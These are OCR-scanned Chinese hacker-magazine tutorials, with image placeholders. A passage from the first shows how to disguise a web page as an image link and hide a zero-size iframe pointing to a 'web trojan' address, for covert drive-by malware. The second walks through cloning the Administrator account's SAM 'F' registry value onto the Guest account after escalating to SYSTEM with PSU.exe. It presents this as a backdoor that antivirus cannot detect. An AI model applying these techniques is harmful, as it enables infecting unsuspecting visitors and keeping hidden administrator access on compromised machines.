


图 3




图 4




图 5

现在大家应该想到了什么吧，我们再向 index.html 里添加一张图片，代码是<img src=" 1.jpg" ></img>，如图5。重新打开这个链接 http://127.0.0.1/snight.jpg，看到图片了吧，如图6。

要是这样也没什么利用价值，那我们




图 6

接下来就把挂马的地址也添加进去，代码就是<iframe src=" 网马地址 "height=0 width=0></iframe>，如图7。现在就行了，点击你的“图片”地址，这时你一定要注意网页的左下角的变化，如图8。




图 7




图 8

看到了吗？跳转目录，再跳转文件，再打开网页，最后只显示图片。这时你应该明白了吧，就是利用 Html 里默认的优先级关系来达到我们隐蔽挂马的目的。

这也算是图片欺骗的一种方法吧，本文我只是给大家做了个简单的小例子，使用的也是最简单的框架挂马。具体还可以用在哪个地方就请大家自由发挥吧，总之还是哪句话：“刀可以杀人，亦可以救人”，道理都是一样的。

图解帐户克隆的原理与方法

文章难易度：★★★
文章阅读点：关于帐号克隆的原理介绍，以及如何改造克隆的方法来打造出自己的终极隐藏帐号

听风

克隆帐号是一种简单而隐蔽的后门，和木马后门比起来，其具有先天的优势：“不会被杀毒软件所查杀”。特别是在当今杀毒软件大普及的形势下，更是突出了它的这一特点。

制作帐号后门，可不是简单的在攻破的电脑上新建一个帐户，最通常的做法就是克隆 Guest 帐户了，其实如果使用工具来进行帐户克隆的话，过程是非常简单的，也没什么可讲的，因此本文的重点就放在了帐户克隆的原理上。

在介绍之前，我认为有必要插入一点关于 SAM 的前置知识，在 Win2000 以后的系统中对用户帐户的安全管理使用了安全帐号管理器 SAM（security account manager）的机制，安全帐号管理器对帐号的管理是通过 SID（Security Identifiers，安全标识符）进行的，它是标识用户、组和计算机帐户的唯一的号码。SID 在帐号创建时就同时创建了，一旦帐号被删除，SID 也就同时被删除了。SID 是唯一的，即使是相同的用户名，在每次创建时获得的 SID 都是完全不同的。因此，一旦某个帐号被删除，它的 SID 就不再存在了，即使使用相同的用户名来重建帐号，也会被赋予不同的 SID，不会保留原来的权限。这也就是为什么你可以给 Administrator 帐户改名而它仍然是系统管理员的原因。

帐户的 SID 存储在注册表中的 HKEY_LOCAL_MACHINE\SAM\SAM 分支下的，克隆帐户也就是把一个帐户的 SID 复制到另一个帐户的过程，其结果是两个帐户拥有同样的 SID 和同样的权限。因为 SAM 关系到系统帐户安全的问题，所以在默认情况下，只有 System 用户才能访问并修改，Administrators 组的用户是无法查看 SAM 的内容的，如图1。为此，我们必须要使用一定的工具进行提权，这里使用的工具就是 PSU.exe。首先，使用“PsList”列出本机详细进程列表，找到 System 所对应的 PID，然后使用 PSU.exe 提权并打开注册表编辑器，现在就可以展开 SAM 分支了，如图2。




图 1

让我们来看一下如何将 Guest 帐户克隆成 Administrator 帐户吧，依次展开 SAM\SAM\Domains\Account，在 Users\Names 下找到 Administrator 项，单击查看其“帐号配置键”，如图3，类型为 0x1f4 的就是 000001F4，在 Users 下找到对应的 000001F4 项，单




图2

击选中，可以看到右侧有一个名为“F”的键，它就是“权限配置键”，双击打开编辑窗口，全部将其选中并复制下来，如图4，使用同样的方法找到Guest的“帐号配置键”0x1f5，再找到其“权限配置键”，用刚才复制的内容覆盖此处的内容，最后单击确定。这样，就把Administrator帐户的权限复制给了Guest帐户。

